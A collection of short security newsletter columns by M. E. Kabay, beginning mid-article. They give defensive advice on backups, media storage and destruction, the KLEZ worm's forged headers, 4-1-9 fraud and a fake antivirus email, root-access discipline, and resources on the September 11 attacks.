Another area that is often overlooked is handheld computers (Palm, Psion, Handspring Visor, RIM Blackberry, daVinci, Helio, HP200LX, Newton/eMate, Rex, Zaurus, Smart Phones, Smart Pagers. PocketMail). These PDAs often contain critically important information for their users, yet not everyone realizes the value of making regular backups. Luckily, synchronizing a PDA with a workstation also makes a backup on the workstation's disk. Security managers would do well to circulate an occasional reminder to users to synchronize or backup their PDAs to prevent data loss should they lose, step on, sit on, or soak their accessory brain. Some PDA docking cradles have a prominent button which allows instant activation of synchronization, which takes only a minute or two.

In the next article, we'll look at backup retention and rotation policies.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Frauds and Hoaxes:
Social Engineering by KLEZ

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In recent months, malicious software and hoaxsters have been increasing the level of social engineering via e-mail. This column is the first of two that will serve to alert your network users of some of the more flagrant abuses of e-mail that have been increasing lately.

* * *

The KLEZ worm has become the number-one type of malware circulating on the Net today. Now, we know that many worms have been using misleading subject lines for years; I suppose a non-misleading subject line would be "This message contains a worm" but that wouldn't go far in helping to spread the malware, would it?

KLEZ goes one worse: it forges the SMTP header so that the message appears to come from a user other than the real victim. This social-engineering trick means that KLEZ is causing havoc among naïve users who aren't aware of the problem. These victims assume that the infected file is coming from whichever e-mail address is listed in the FROM field and thus send helpful (or irritated, or abusive) e-mail to someone whose only connection may be that his or her e-mail address was in the address book on someone else's infected computer. In other words, tell your users not to trust the FROM line in any e-mail message that includes an attachment. (Those of you interested in identifying forged headers can use SamSpade from < http://www.samspade.org >.) And of course, as usual, remind everyone in your network that they must absolutely not open attachments that they are not explicitly expecting for a specific reason. (OK, I know, it's really _executable_ attachments, but that includes so many file types that it's not worth going into with non-technical users.)

The obverse is that users should let their correspondents know in advance if they are sending an attachment OR they should use a digital signature on all their e-mail so that the authenticity of everything ostensibly from their address can be verified. There are no worms that can successfully sign an e-mail using a digital signature (yet).

One of the best descriptions of the situation that I have seen is an article by Michelle Delio in Wired < http://www.wired.com/news/technology/0,1282,52055,00.html >. You can also type "Klez worm" into a search engine for scads of other entries concerning this worm.

* * *

KLEZ is also using e-mail distribution lists as a vector. Some list managers are finding that KLEZ-infected messages have been spreading through their unmoderated lists or _appear_ to be coming from their list. Recipients of the worm then bombard the list with complaints, which sometimes get amplified out to the entire list, causing mailstorms.

Remember, if you are managing an e-mail distribution list, be sure that the REPLY-TO address on output from the list is _not_ the same as the posting address. Unfortunately, because the posting address is likely to be stored in address books, KLEZ may get access to it for its forgeries and for its destination, so even this measure won't stop the mayhem. However, consider converting your unmoderated list into a moderated list, possibly by recruiting volunteers who can help in the task of vetting every message before it is posted to all members. At least then you'll be able to catch the worm's attempts to spread via your list and also stop amplification of complaints.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Frauds and Hoaxes:
4-1-9 Redux

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the second of two short articles about hoaxsters abusing their victims' good faith via e-mail. It ends with some suggestions on software installation policies.

* * *

I can't tell if it's just me, but the number of Nigerian 4-1-9 fraud letters I'm receiving has been growing to the point where I receive at least one pathetic letter per day telling me about how some creep in a developing country (Nigeria, Ghana, Mozambique, to name a few) has found or inherited a huge cache of illicit money skimmed off from the starving masses. In return for my revealing full details of my name, contact information and bank account details (yeah, right!), these self-avowed criminals will transfer amounts such as $50 million into my very own personal bank account and then move it out in a money-laundering scheme. I will supposedly benefit by keeping some large percentage (10%, 20%) of this stolen money. The scam is generally referred to as a 4-1-9 because of the applicable Nigerian laws governing fraud.

First off all, only an astonishing gullible person would give anyone, let alone a _self-avowed embezzler_, details of their bank account. Second, only a larcenous twit would actually send anyone money for the fees and bribes demanded by the fraud artists – yet thousands of people have actually fallen for this scam, which has been around for over 20 years. A few American victims have spent up to tens of thousands of dollars on the illusory ill-gotten gains; a very few have traveled to Nigeria (in particular) and promptly been kidnapped and held for ransom. For more information about this nonsense, see the "419 Coalition Website" at < http://home.rica.net/alphae/419coal/ > where you and your users can find a concise description of the fraud and an extensive list of links for further details. The FBI also has a number of informative pages on the scam; e.g., < http://www.fbi.gov/contact/fo/nyfo/fraudalert.htm#nigerian >.

* * *

A quick word about a KLEZ-related hoax that has been circulating lately: Some vile human being has written a convincing e-mail message that claims to have an anti-KLEZ program attached to it and appears to come from Kaspersky Labs, a well-known antivirus company. The subject line of the message is, "You're under a serious threat!" and the text reads, "Kaspersky Labs urging users to take the necessary measures to protect themselves against the mounting threat from the latest version of the Internet-worm Klez, most users lightly regarded the problem of securing their personal data, resulting in a global Internet virus epidemic. Over the past several days our technical support services have received over twelve thousand inquiries concerning Klez Internet worm infections." As you can guess, the message is a lie; the attached file is actually a remote-access Trojan (RAT) called Smokedown. For full details see < http://www.kaspersky.com/news.html?tnews=20146&id=700915 >.

* * *

In general, it's preferable to install software on your users' computers using direct installation (physically at the system) if numbers allow this or using automated installation methods for computers with persistent intranet access. An alternative is to post digitally-signed executables on your intranet rather than using e-mail. If you do choose to send executables by e-mail, (1) send out a notice announcing that the software will be arriving; and (2) warn your users that you will _never_ distribute a copy of an executable by e-mail without a digital signature that can be verified.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Backups (12):
Media Degradation

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the twelfth in a series of short articles reviewing the theory and practice of making backups.

* * *

Media Longevity and Technology Changes

For short-term storage, there is no problem ensuring that stored information will be usable. Even if a software upgrade changes file formats, the previous versions are usually readable. In a year, technological changes such as new storage formats will not make older formats unreadable.

Over the medium term, up to five years, difficulties of compatibility do increase, although not catastrophically. There are certainly plenty of five-year old systems still in use, and it is unlikely that this level of technological inertia will be seriously reduced in the future.

Over the longer term, however, there are serious problems to overcome in maintaining the availability of electronic records. Over the last ten to twenty years, certain forms of storage have become essentially unusable.

As an example, AES was a powerful force in the dedicated word-processor market in the 1970s; eight-inch disks held dozens or hundreds of pages of text and could be read in almost any office in North America. By the late 1980s, AES had succumbed to word-processing packages running on general-purpose computers; by 1990, the last company supporting AES equipment closed its doors. Today, it would be extremely difficult to recover data from AES diskettes.

The problems of obsolescence include data degradation, software incompatibilities and hardware incompatibilities.

Media Degradation

Magnetic media degrade over time. Over a period of a few years, thermal disruption of magnetic domains gradually blurs the boundaries of the magnetized areas, making it harder for I/O devices to distinguish between the domains representing ones and those representing zeroes. These problems affect tapes, diskettes and magnetic disks and cause increasing parity errors. Specialized equipment and software can compensate for these errors and recover most of the data on such old media.

Tape media suffer from an additional source of degradation: the metal oxide becomes friable and begins to flake off the Mylar backing. Such losses are unrecoverable. They occur within a few years in media stored under inadequate environmental controls and within five to ten years for properly-maintained media. Regular regeneration by copying the data before the underlying

medium disintegrates prevents data loss.

Optical disks, which use laser beams to etch bubbles in the substrate, are much more stable than magnetic media. Current estimates are that CD-ROMs, CD-RW and DVD disks will remain readable in theory for at least a decade and probably longer. However, they will remain readable in practice if and only if future optical-storage systems include backward compatibility.

In the next article in this series, we'll look at the implications of technological change for long-term archives.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (13):
Technological Change

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the thirteenth in a series of short articles reviewing the theory and practice of making backups.

* * *

Software Changes

Software incompatibilities include the application software and the operating system.

The data may be readable, but will they be usable? Manufacturers provide backward compatibility, but there are limits. For example, MS-Word 2000 can convert files from earlier versions of Word—but only back to version 4 for Windows. Over time, application programs evolve and drop support of the earliest data formats. Database programs, E-mail, spreadsheets—all of today's and tomorrow's versions may have trouble interpreting data files correctly.

In any case, all conversion raises the possibility of data loss since new formats are not necessarily supersets of old formats. For example, in 1972, RUNOFF text files on mainframe systems included instructions to pause a daisy-wheel impact printer so the operator could change daisy wheels—but there was no requirement to document the desired daisy wheel. The operator made the choice. What would document conversion do with that instruction?

Even operating systems evolve. Programs intended for Windows 3.11 of the early 1990s do not necessarily function on Windows ME in the year 2000. And the operating systems of yesteryear do not necessarily even run on today's hardware.

Finally, even hardware eventually becomes impossible to maintain. It would be extremely difficult to retrieve and interpret data from word-processing equipment from even twenty years ago. No one outside museums or hobbyists can read an 800 bpi 9-track ¾-inch magnetic tape from a 1980 HP3000 Series III minicomputer. Over time, even such parameters as electrical power attributes may change, making obsolete equipment difficult to run even if they can be located.

The most robust method developed to date for long-term storage of data is COM (Computer Output to Microfilm). Documents are printed to microfilm, appearing exactly as if they had been printed to paper and then micro-photographed. Storage densities are high, storage costs are low, and in the worst case, the images can be read with a source of light and a simple lens.

In the next article in this series, we'll look at temporarily storing backups onsite.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information

Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (16):
Data Vaults and Online Backups

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the sixteenth in a series of short articles reviewing the theory and practice of making backups.

* * *

Data Vaults

Most enterprises will benefit from contracting with professional, full-time operations specializing in maintaining archives of backup media. Some of the key features to look for in evaluating such facilities include

* Storage facilities made of concrete and steel construction to reduce risk of fire.

* No storage of paper documents in the same building as magnetic or optical media storage.

* Full air-conditioning including humidity, temperature and dust controls throughout the storage vaults.

* Fire sensors and fire retardant technology, preferably without the use of water.

* Full time security monitoring including motion detectors, guards, and tightly controlled access.

* Uniformed, bonded personnel.

* Full time, 24 x 7 x 365 data pickup and delivery services.

* Efficient communications with procedures for authenticating requests for changes in the lists of client personnel authorized to access archives.

* Evidence of sound business planning and stability.

References from customers similar in size and complexity to the enquiring enterprise will help manager make a wise choice among alternative suppliers.

Online Backups

An alternative to making one's own backup copies is to pay a third party to make automatic backups via high-speed telecommunications channels and to store the data on behalf of customers. Some of the firms involved in these services move data to magnetic or optical backup volumes, but others use RAID (ganged disks) for instant access to the latest backups.

Additional features to look for when evaluating online backup facilities:

* Compatibility of backup software with computing platform, operating system and application programs.

* Availability of different backup options (full, differential, incremental, delta).

* Handling of open files.

* Availability and costs of sufficient bandwidth to support desired data backup rates.

* Encryption for data during transmission and when stored at service facility.

* Strong access controls to limit access to stored data to authorized personnel.

* Physical security at the storage site and other criteria similar to those for data vaults.

In the next article in this series, we'll start looking at disposal of discarded backup media.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (14):
Onsite Storage

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the fourteenth in a series of short articles reviewing the theory and practice of making backups.

* * *

It is obviously foolish to keep backups in a place where they are subject to the same risks of destruction as the computer systems they are intended to protect. However, unless one uses a remote location for making backups through telecommunications channels, all backups must spend at least some time in the same location as the systems that are being backed up.

At a minimum, backup policies should stipulate that backups are to be removed to a secure, relatively distant location as soon as possible after completion. Temporary onsite storage areas that may be suitable for holding backups until they can be moved offsite include specialized fire-resistant media storage cabinets or safes, secure media-storage rooms in the data center, a location on a different floor of a multi-floor building, or an appropriate location in a different building of a campus. What is _*not*_ acceptable is to store backup volumes in a cabinet right next to the computer that was backed up. Even worse is the unfortunate habit of leaving backup volumes in a disorganized heap on top of the computer from which the data were copied.

In a small office, backups should be kept in a fire-resistant safe if possible while waiting to take the media somewhere else.

Environmental Protection

Magnetic and optical media can be damaged by dust, mould, condensation, freezing, and excessive heat. All locations considered for storage of backup media should conform to the media manufacturer's environmental tolerances; typical values are 40-60% humidity and temperatures of ~50-75 F (~10-25 C). In addition, magnetic media should not be stacked horizontally in piles; the housings of these devices are not built to withstand much pressure, so large stacks can cause potentially damaging contact between the protective shell and the data storage surface. Electromagnetic pulses and magnetic fields are also harmful to magnetic backup media; keep mobile phones (both wireless and cellular) away from magnetic media. If the organization uses degaussers to render data more difficult to read before discarding data these devices should never be allowed into an area where magnetic media are in use or stored.

In the next article in this series, we'll start looking at options for offsite storage of backups.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations

management courses and consulting services.

Backups (18):
Destroying Data and Media

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the eighteenth in a series of short articles reviewing the theory and practice of making backups.

* * *

Most people know that when a file is erased or purged from a magnetic disk, operating systems usually leave the information entirely or largely intact but remove the pointers from the directory. For example, DOS and Windows obliterates the first character of an erased file with a random character and removes its entries from the FAT (file allocation table). _*Unerase*_ utilities search the disk or diskette and reconstruct the chain of *extents* (areas of contiguous storage), usually with human intervention to verify that the data are still good.
Multiuser operating systems remove pointers from the disk directory and returns all sectors in a purged file to a disk free-space map, but the data in the original extents persist unless specific measures are taken to obliterate them.

Formatting a disk actually zeroes diskettes and hard disks; however, even formatting and overwriting data on magnetic media may not make the data unreadable to the most sophisticated equipment. Since information on magnetic tapes and disks resides in the difference in intensity between highly-magnetized areas (1s) and less-magnetized areas (0s), writing the same thing (0s or 1s) in all areas of the obliteration merely reduces the signal-to-noise ratio. That is, the residual magnetic fields still vary in more or less the original pattern—they're just less easily distinguished. Using highly sensitive readers, a magnetic tape or disk that has been zeroed will still yield much of the original information. Degaussers (portable electromagnets) are of limited use in making data unreadable.

One way of destroying data on magnetic media is to overwrite several passes of random patterns. The random patterns make it far more difficult to extract useful information from the discarded disks and tapes. Military-grade erasure programs use seven passes to obliterate data remanence.

Another solution is physical destruction of magnetic or optical backup media before they are discarded. For end-user departments, operations and security can provide identifiable secure collection receptacles (typically black) throughout the enterprise. Discarded media can be erased or destroyed by appropriate staff on a regular schedule.

Hard disks, tapes, optical disks and floppy disks can be cut into pieces, melted with oxy-acetylene torches, crushed in large compactors and incinerated (although proper incineration requires specialized equipment to prevent atmospheric release of toxic byproducts). Some commercial companies specialize in secure destruction of sensitive records and can provide bonded pickup services or mobile destruction units that move from enterprise to enterprise on a regular schedule and handle paper as well as magnetic and optical media.

In the next article in this series, we'll look at calculating the costs of backup strategies.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (15):
Homes, Safes and Banks

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the fifteenth in a series of short articles reviewing the theory and practice of making backups.

* * *

It is normal to store backups away from the computers and buildings where the primary copies of the backed-up data reside.

Care During Transport

When sending backup media out for storage, operations staff should use lockable carrying cases designed for specific media. If external firms specializing in data storage pick up media, their staff will usually supply such cases as part of the contract. If media are being transported by corporate staff, it is essential to explain the dangers of leaving such materials in a car: in summertime the cars can get so hot that they melt the media, whereas in winter they can get so cold that the media instantly attract harmful water condensation when they are brought inside. In any case, leaving valuable data in an automobile is asking for theft.

Homes

The obvious but dangerous choice for people in small offices is to send backup media to the homes of trusted employees. This practice is a very bad idea:

Although the employee may be trustworthy, members of that person's family may not be so. Especially where teenaged and younger children are present, keeping an organization's backups in a private home poses serious security risks.

Environmental conditions in homes may be incompatible with safe long-term storage of media. For example, depending on the cleaning practices of the household, storing backups in a cardboard box under the bed may expose the media to dust, insects (e.g., bed-mites), cats, dogs, pet rodents and damage from vacuum cleaners.

In addition, temperature and humidity controls may be inadequate for safe storage of magnetic media.

Homeowner's insurance policies are unlikely to cover loss of an employer's property and will surely not cover consequential losses resulting from damage to crucial backup volumes.

Legal requirements for demonstrable chain of custody of corporate documentation on backup volumes will not be met if the media are left lying around a private home where unknown persons may have access to them.

Safes

There are no fire-proof safes, only fire-resistant safes. Safes are available with different degrees of guaranteed resistance to specific temperatures commonly found in ordinary fires (those not involving arson and flame accelerants). Sturdy small (one or two cubic foot) safes are available for use in small offices or homes and can withstand the relatively short time required to burn a house or small building down. They can withstand a fall through one or two floors without breaking open. However, for use in taller buildings, only more expensive and better-built safes are appropriate to protect valuable data.

In the next article in this series, we'll look at data vaults and online backups.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (17):
Scavenging

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the seventeenth in a series of short articles reviewing the theory and practice of making backups.

* * *

Before throwing out backup media containing unencrypted sensitive information, operations and security staff should ensure that the media are unreadable. This section looks at the problem of data scavenging and then recommends methods for preventing such unauthorized data recovery.

Scavenging

Computer crime specialists have described unauthorized access to information left on discarded media as scavenging, browsing, and Dumpster-diving (from the trademarked name of metal bins often used to collect garbage outside office buildings).

Scavenging is probably the third most important method of computer crime; the first two are data diddling and unauthorized use of computer services.

Scavenging can take place within an enterprise; for example, there have been documented cases of criminals who arrange for requests to read *scratch tapes* (tapes that are used for temporary storage of data) before they read them. These people were prospecting for tidbits of data left by previous users. Operations policies should not allow scratch tapes or other media to contain confidential data; all scratch media (including backup media that are being returned to the free list) should be erased them before they are put on the media rack.

Before deciding to toss potentially valuable documents or backup media into the garbage can, managers should realize that in the United States, discarded garbage is not considered private property under the law, according to a U.S. Supreme Court ruling. Anything that is thrown out is fair game for warrantless searches or inspection by anyone who can gain access to the garbage without violating laws against physical trespass. Readers in other jurisdictions should obtain legal advice on the applicable statutes.

Under these circumstances, the only reasonable protection against data theft is to make the garbage unreadable.

In the next article in this series, we'll look at destroying backup data media.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations

management courses and consulting services.

Backups (19):
Cost

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the nineteenth in a series of short articles reviewing the theory and practice of making backups.

* * *

All data center managers should be able to answer questions about the costs of the backups being made on their systems. In calculating costs, the following factors should be included in a simple spreadsheet (the example uses tapes as the example of backup medium):

- Tape costs
    - Tapes/backup
    - Purchase cost/tape
    - Storage cost/tape (including cost of tape rack and cost of owning or renting floor space)
    - Tape cost/backup (total cost * number of tapes)
    - Backup cycles saved (current week, end of week, end-of-week set, month-end set, year-end set
    - Cost of all tapes (sets * total cost)
- Time costs
    - Hour/tape for backup
    - Hour/backup total
    - Cost/hour for operator (salary + benefits)/hour
    - System cost/month (purchase, finance, maintenance, floor space, electricity, air conditioning, insurance, system management services, software licenses and maintenance)
    - Days used per month
    - Hour/day availability
    - Cost/hour system
    - Time cost/hour backup

- Total cost/backup (tapes + time)
- Annualized costs
    - Backups/year
    - Total backup hours/year
    - Time cost/year
- Total investment/year (tape costs + time costs)

This detailed information will be invaluable in answering management questions about backup policies and their rationale.

In the next article in this series, we'll look at optimizing the frequency of backups.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Backups (20):
Optimizing Frequency

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This is the twentieth and last in a series of short articles reviewing the theory and practice of making backups.

* * *

Suppose a manager asks the security and operations staff the following questions:

“If backups are so important that you do a daily full backup, why don’t you do a full backup twice a day?”

“If taking a daily full backup is good enough for you, why don’t you save money by doing a full backup only every other day?”

To answer such questions, managers must be able to adjust the frequency of backups to the perceived risk. One of the ways of approaching a rational allocation of resources when faced with random threats is to calculate the *_expected value_* of a strategy. The expected value is the average gain (if it's a positive quantity) or loss (if it's negative) that participants will incur in a process that involves random events. When this technique applies to losses over an entire year, it is called the *_annualized loss expectancy_*. This approach is used by insurance companies to balance the costs of premiums against the disbursements to customers.
For backups, the principle is summarized by the following equation:

$$E(x) = P(u)*C(u) - P(n) *C(n)$$

where

* x is some particular strategy such as doing a daily full backup

* E(x) is the expected value or cost of the strategy

* P(u) is the probability of having to use the backup within a single day; e.g., 1 chance in a 1000 or 0.001

* C(u) is the money saved by not having to redo all the work that would otherwise be lost if there were no backup; e.g., the cost of paying for reconstruction of the previous day's data (e.g., $9,000) + avoidance of lost business, wasted salary and other expenses during 3 hours of downtime during reconstruction (e.g., $30,000) for a savings of $39,000 per incident when the backups are available

* P(n) is the probability of not having to use the backups at all in given day = 1 - P(y) = 0.999

* C(n) is the cost of doing and storing a daily backup that won’t be used (e.g., $50).

Then the expected value of doing a single daily full backup using the figures used in the examples above is

E(x) = (0.001 * $39,000) - (0.999 * $50) = $39 - $49.95 = -$10.95.

In other words, the daily full backup has an average cost of about $11 per day when the likelihood of its use is factored into the calculations. This is equivalent to a self-insurance strategy to prevent larger disasters by investing money in preventive mechanisms and measures for rapid and less expensive recovery than possible without the backups.

If one adjusts the frequency of backups, the calculated loss expectancy can be forced to zero or even to a positive number; however, no self insurer makes a profit from loss avoidance measures. Nonetheless, adjusting the frequency and costs of backup strategies using the suggested factors and calculation of loss expectancies can help a data center manager to answer questions from management about backup strategies in a rational manner.

Unfortunately, no one can actually estimate precisely how much a disaster costs nor compute precise probabilities of having to use backups for recovery.

In many organizations, the volume of changes follows a seasonal pattern. For example, 80% of all orders taken might come in two two-month periods spaced half a year apart. Registration for colleges occurs mostly in the autumn, with another bulge in January. Boat sales and ski sales follow seasonal variations. Despite this obvious variability, many organizations follow the same backup schedule regardless of date. It makes sense to adjust the frequency of backups to the volatility of data: operations can schedule more frequent backups when there are lots of changes and fewer when the data are relatively stable.

For Further Reading

Desai, A. (2000). *SQL Server 2000 Backup & Recovery*. McGraw-Hill Professional Publishing. ISBN 0-072-13027-X. 698 pp.

Farkas, D. F. (2000). Backups for Beginners. *PCWorld.com* < http://www.pcworld.com/resource/printable/article/0,aid,15593,00.asp >

Indiana University (2000). Unix System Administration Independent Learning (USAIL). Backups. < http://uwsg.iu.edu/usail/library/backups.html >

Kozierok, C. M. (2001). The PC Guide: Backups and Disaster Recovery. < http://www.pcguide.com/care/bu/ >

McMains, J. R. (1998). Windows NT Backup & Recovery. Osborne McGraw-Hill. ISBN 0-078-82363-3. 474 pp.

Molina, Joe (2001). The RAB Guide to Non-Stop Data Access. < http://www.raid-advisory.com/rabguide.html >

Preston, W. C. & G. Estabrook (1999). *UNIX Backup and Recovery*. O'Reilly & Associates. ISBN 1-565-92642-0. 707 pp.

Velpuri, R. & A. Adkoli (1998). *Oracle8 Backup and Recovery Handbook*. McGraw-Hill Professional Publishing. ISBN 0-078-82389-7. 608 pp.

Winegarden, J. (2000). Linux backups HOWTO. < http://www-jerry.oit.duke.edu/linux/bluedevil/HOWTO/backups_howto.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services.

Access and Ego

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

One of the most troubling areas of information security is dealing with recalcitrant upper managers. I was sitting with a colleague in a class a while ago and heard a story that may send shivers up the back of any network security administrator.

My colleague -- let's call her Amy -- was the security manager at a major financial institution. She discovered that one of the managers from the accounting department had root access on the production systems for which she was responsible. Readers of this column will already know that no production systems should be accessible to anyone who does not need total control over that systems as part of their official responsibilities. Even within the production department, only a few people should ever have root access. In addition, one of the fundamental principles of security, whether for financial systems or for computers and networks, is the separation of duties. An accounting department manager with root access could easily initiate transactions and force them through production databases without supervision or detection.

Amy immediately went to talk to the accounting manager. Her normal strategy when dealing with anomalies was to assume that there must be a good reason for the situation and to investigate with an open mind. In contrast to some security managers I have known, Amy knew that adopting a hostile or authoritarian attitude would only cause resistance and resentment among her colleagues. Unfortunately, resistance and resentment where the immediate responses from the accounting manager. This man believed that having access to root was symbolic of his importance and power within the organization. He instantly took umbrage at Amy's questions and told her that he had no intention of giving up his root access or even of discussing the question further with her. Worse still, it turned out that this manager was the son of the CEO. He said that he would have Amy fired if she took away his root privilege.

If Amy succumbed to the threat, she would lose all credibility within the organization. If she challenged the abuse of power, she might get fired. Amy did the best thing she could under the circumstances: she removed the unwarranted root privileges at once and went directly to the CEO to discuss the situation. To her relief, the CEO supported her 100 percent. She never had any further conflict with the CEO's son; one can only imagine what the conversation was like between father and son.

This story illustrates an important principle: one must not confuse access with status. The CEO's son, for reasons unknown to the security manager, seemed to believe that his personal worth was bound up with his unnecessary access to system resources. Anytime this confusion occurs, it presents the potential for danger to the organization and conflict with fundamental principles of security.

I hope that this anecdote will help network managers reach their colleagues who still think that carrying the modern equivalent of a universal master key announces how valuable they are to the organization.

It's time to shred the illusions about worth, ego and access.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Resources for Analyzing the September 11 Attacks

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Many security people have been asked for our thoughts about the horrific attacks of the 11th of September simply because we are presumed to have special knowledge of security-related issues. In this issue of the Security Newsletter, I'd like to draw readers' attention to several sources of thoughtful commentary and pointers to further reading.

Professor Phil Agre of the Department of Information Studies at the University of California, Los Angeles < http://dlis.gseis.ucla.edu/people/pagre/ > is the publisher of the widely-respected Red Rock Eater News Service (RRE). I have enjoyed his thoughtful and original analyses of all manner of stimulating topics for several years as a subscriber to this one-way mailing list < http://dlis.gseis.ucla.edu/people/pagre/rre.html >. In addition to publishing his own essays and distributing interesting work by other thinkers, Prof. Agre collects and organizes Web links contributed by his many readers. Since the attacks on the World Trade Center and the Pentagon, he has posted hundreds of URLs about the situation; anyone looking for research materials will find a wealth of sources listed ranging from brilliant political analysis to rants from the lunatic fringe.

Another source of pointers to published articles and occasional letters and opinion pieces is the Politics of Technology list run by journalist Declan McCullagh < http://www.politechbot.com/ >. McCullagh is a gifted writer himself, and in addition to his own publications, his list provides a daily source of stimulating and often provocative discourse about the implications of technology for political life.

Peter Neumann < http://www.csl.sri.com/users/neumann/neumann.html > is Principal Scientist at the Computer Science Laboratory of SRI and is a giant in the field of security. His only defect, in the opinion of many, is an irrepressible capacity for truly horrible puns. His moderated Risks Forum ("Forum on Risks to the Public in Computers and Related Systems") is accessible as a USENET newsgroup (comp.risks) and also in digest form by e-mail < http://www.csl.sri.com/users/neumann/neumann.html#3 >. RISKS regularly publishes short, thoughtful articles analyzing recent events and publications bearing on technology and society.

Dr Neumann is also a founder, with Lauren Weinstein, of People for Internet Responsibility (PFIR) < http://www.pfir.org/ >, which focuses on "the present and future operations, development, management, and regulation of the Internet in responsible ways." I found the organization's "Statement on Terrorism, Civil Liberties, and the Internet" < http://www.pfir.org/statements/liberties > to be a balanced and thoughtful analysis of some of the political responses to the current situation.

The Electronic Privacy Information Center (EPIC, http://www.epic.org) provides a valuable compendium of privacy-related resources; EPIC is a particularly good source of materials for anyone interested in the civil liberties dimensions of the current crisis. EPIC supports the statement entitled "In Defense of Freedom" < http://www.indefenseoffreedom.org/ > that has been prepared by over 150 organizations.

Bruce Schneier, well-known cryptographer and thinker, publishes the Crypto-Gram newsletter < http://www.counterpane.com/crypto-gram.html > on the 15th of the month; he has, exceptionally, published a special issue dated September 30, 2001 that focuses on the September 11th events and their aftermath. Schneier offers his clear thinking on a number of crucial topics, including

* The Attacks
* Airline Security Regulations
* Biometrics in Airports
* Diagnosing Intelligence Failures
* Regulating Cryptography
* Terrorists and Steganography
* Protecting Privacy and Liberty
* How to Help.

All of us with a technology background should be particularly concerned with proposals to use information technology in the battle against terrorism. We owe it to our nations and to ourselves to bring our knowledge and experience to bear on what our legislators and other elected officials are offering as solutions to complex problems. I hope that the resources described above will help all of us clarify our own thinking about what we can do to improve national security and the security of the networks and computer systems for which we are responsible.

* * *

